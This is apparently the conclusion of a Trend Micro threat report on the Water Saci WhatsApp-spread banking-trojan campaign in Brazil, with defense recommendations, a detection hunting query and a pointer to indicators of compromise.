The Water Saci campaign exemplifies a new era of cyber threats in Brazil, where attackers exploit the trust and reach of popular messaging platforms like WhatsApp to orchestrate large-scale, self-propagating malware campaigns. By weaponizing familiar communication channels and employing advanced social engineering, threat actors are able to swiftly compromise victims, bypass traditional defenses, and sustain persistent banking trojan infections. This campaign demonstrates how legitimate platforms can be transformed into powerful vectors for malware delivery and underscores the growing sophistication of cybercriminal operations in the region.

The campaign's multi-stage infection chain – spanning malicious HTA files, MSI installers, and advanced Python-based automation – underscores the increasing complexity of today's threats. Notably, the integration of propagation automation via WhatsApp, anti-analysis measures, and robust persistence mechanisms enables attackers to maximize reach while evading detection and maintaining long-term access to compromised systems.

This analysis highlights the urgent need for organizations and individuals to adopt a multi-layered security approach. Proactive measures such as disabling auto-downloads in messaging applications, restricting file transfers, enhancing user awareness, and deploying advanced endpoint security solutions are crucial in defending against sophisticated, script-based threats like Water Saci.

As attackers continue to innovate, leveraging both technical and social vectors, it is imperative to combine robust technology with continuous education and vigilant security practices. Trend Micro remains committed to monitoring these evolving threats, providing actionable intelligence, and empowering organizations to stay ahead of the adversaries.

Defense recommendations

To minimize the risks associated with the Water Saci campaign, Trend recommends several practical initial defense items:

- Disable auto-downloads on WhatsApp. Turn off automatic downloads of media and documents in WhatsApp settings to reduce accidental exposure to malicious files.

- Control file transfers on personal apps. Use endpoint security or firewall policies to block or restrict file transfers through personal applications like WhatsApp, Telegram, or WeTransfer on company-managed devices. If your organization supports BYOD, enforce strict app whitelisting or containerization to protect sensitive environments.
- Enhance user awareness. The victimology of the Water Saci campaign suggests that attackers are targeting enterprises. Regular security training helps an organization's employees recognize the dangers of downloading files via messaging platforms. Advise users to avoid clicking on unexpected attachments or suspicious links, even when they come from known contacts, and promote the use of secure, approved channels for transferring business documents.
- Enhance email and communication security controls. Restrict access to personal email and messaging apps on corporate devices. Use web and email gateways with URL filtering to block known malicious C&C and phishing domains.
- Enforce multi-factor authentication (MFA) and session hygiene. Require MFA for all cloud and web services to prevent session hijacking. Advise users to log out after using messaging apps and regularly clear browser cookies and tokens.
- Deploy advanced endpoint security solutions. Use Trend's endpoint security platforms (such as Trend Micro Apex One™ or Vision One) to detect and block suspicious script-based attacks, fileless malware, and automation abuse. Enable behavioral monitoring to catch unauthorized VBS/PowerShell execution, browser profile alterations, and lateral movement attempts related to WhatsApp and similar threats.

Implementing these recommendations will help organizations and individuals better defend against malware threats delivered through messaging applications.

Hunting Queries

Trend Vision One Search App

Trend Vision One customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.

Detect process creation events where a randomly named .exe executes a randomly named .log file.

eventSubId:2 AND processCmd:/[A-Za-z0-9]{6,}\.exe [A-Za-z0-9]{6,}\.log/

Indicators of Compromise (IoCs)

The indicators of compromise for this entry can be found here.
